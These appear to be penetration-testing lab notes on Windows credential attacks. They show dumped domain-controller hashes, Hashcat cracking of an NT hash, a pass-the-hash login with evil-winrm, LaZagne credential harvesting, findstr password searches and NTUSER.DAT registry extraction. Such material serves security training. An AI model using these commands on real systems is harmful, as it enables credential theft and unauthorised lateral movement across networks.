SMB  10.129.201.57  445  DC01  inlanefrieght.local\jim:aes256-cts-hmac-sha1-96:4b0618f08b2ff49f07487cf9899f2f7519db9676353052a61c2e8b1dfde6b213
SMB  10.129.201.57  445  DC01  inlanefrieght.local\jim:aes128-cts-hmac-sha1-96:d2377357d473a5309505bfa994158263
SMB  10.129.201.57  445  DC01  inlanefrieght.local\jim:des-cbc-md5:79ab08755b32dfb6
SMB  10.129.201.57  445  DC01  WIN-IAUBULPG5MZ:aes256-cts-hmac-sha1-96:881e693019c35017930f7727cad19c00dd5e0cfbc33fd6ae73f45c117caca46d
SMB  10.129.201.57  445  DC01  WIN-IAUBULPG5MZ:aes128-cts-hmac-sha1-
  [+] Dumped 61 NTDS hashes to /home/bob/.cme/logs/DC01_10.10.15.30_2022-01-19_133529.ntds of which
```

Cracking Hashes & Gaining Credentials

We can proceed with creating a text file containing all the NT hashes, or we can individually copy & paste a specific hash into a terminal session and use Hashcat to attempt to crack the hash and a password in cleartext.

Cracking a Single Hash with Hashcat

```
$ sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt
```

```
64f12cddaa88057e06a81b54e73b949b:Password1
```

What if we are unsuccessful in cracking a hash?

Pass-the-Hash Considerations

We can still use hashes to ***attempt to authenticate with a system using a type of attack called Pass-the-Hash (PtH)***. A PtH attack takes advantage of the NTLM authentication protocol to authenticate a user using a password hash. Instead of username:clear-text password as the format for login, **we can instead use username:password hash**. Here is an example of how this would work:

```
$ evil-winrm -i 10.129.201.57  -u  Administrator -H "64f12cddaa88057e06a81b54e73b949b"
```

We can attempt to use this attack when needing to move laterally across a network after the initial compromise of a target. More on PtH will be covered in the module AD Enumeration and Attacks.


Credential Hunting in Windows

Lazangne

https://github.com/AlessandroZ/LaZagne

We can also take advantage of **third-party tools like Lazagne** to quickly **discover credentials that web browsers or other installed applications may insecurely store** .

Install it in our Attack machine and we transfer it to the victim




Running Lazagne All

```
C:\Users\bob\Desktop> start lazagne.exe all
```


This will execute Lazagne and run all included modules. We can include the option -vv to study what it is doing in the background. Once we hit enter, it will open another prompt and display the results.

Lazagne Output



findstr

```
C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml
```



Common Places To check :

Here are some other places we should keep in mind when credential hunting:

- Passwords in **Group Policy** in the **SYSVOL share**
- Passwords in **scripts** in the **SYSVOL share**
- Password in **scripts** on **IT shares**
- Passwords in **web.config** files on **dev machines** and **IT shares**
- unattend.xml
- Passwords in the AD **user** or **computer description fields**
- **KeePass databases** --> pull hash, crack and get loads of access.
- Found on user systems and shares
- Files such as pass.txt, passwords.docx, passwords.xlsx found on user systems, shares, Sharepoint

LAB

I found a NTUSERS.DAT file => I download it to my attack box to investigate it :


```
$ reged -x NTUSER.DAT HKEY_CURRENT_USER \\ output.reg
```

NTUSER.DAT is a critical system file in **Windows** that stores user-specific settings and preferences. Every user profile on a Windows system has an **NTUSER.DAT** file, which contains the Windows Registry settings that apply to that user. This file ensures that when a user logs in, their personal settings, configurations, and preferences are loaded.

.